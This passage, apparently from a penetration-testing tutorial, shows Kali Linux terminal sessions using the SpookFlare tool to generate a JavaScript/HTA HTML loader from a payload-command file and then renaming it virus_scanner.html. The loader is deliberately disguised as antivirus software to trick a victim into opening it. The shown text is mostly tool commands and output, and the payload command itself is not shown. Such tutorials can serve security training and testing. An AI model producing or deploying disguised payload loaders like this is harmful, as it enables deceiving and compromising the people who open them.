
Then I set the file that I copied the command into as CMD option as shown below. The generate command generates the loader.


```
---------------------------------------------------------------
---------------------------------------
 FNAME        Yes     None   The file name that will appear when t
he payload is triggered. Ex: SpookFlare
 CMD          Yes     None   The file containing the payload comma
nd to run
SpookFlare [javascript/hta] > set FNAME virus_scanner
FNAME => virus_scanner
SpookFlare [javascript/hta] > set CMD /home/kali/SpookFlare/cmd.txt
CMD => /home/kali/SpookFlare/cmd.txt
SpookFlare [javascript/hta] > generate

[*] Generating payload...
[+] HTML loader code is successfully generated: output/rBihtaWpXfWS.html

SpookFlare [javascript/hta] >
```


I change the name of the loader to virus_scanner.html for simplicity.


```
┌──(kali㉿kali)-[~/SpookFlare]
└─$ cd output

┌──(kali㉿kali)-[~/SpookFlare/output]
└─$ ls
eAJISYSvePyK.html  EyzzqphWHiyy.html  rBihtaWpXfWS.html  test.spookflare.txt

┌──(kali㉿kali)-[~/SpookFlare/output]
└─$ mv rBihtaWpXfWS.html  virus_scanner.html

┌──(kali㉿kali)-[~/SpookFlare/output]
```

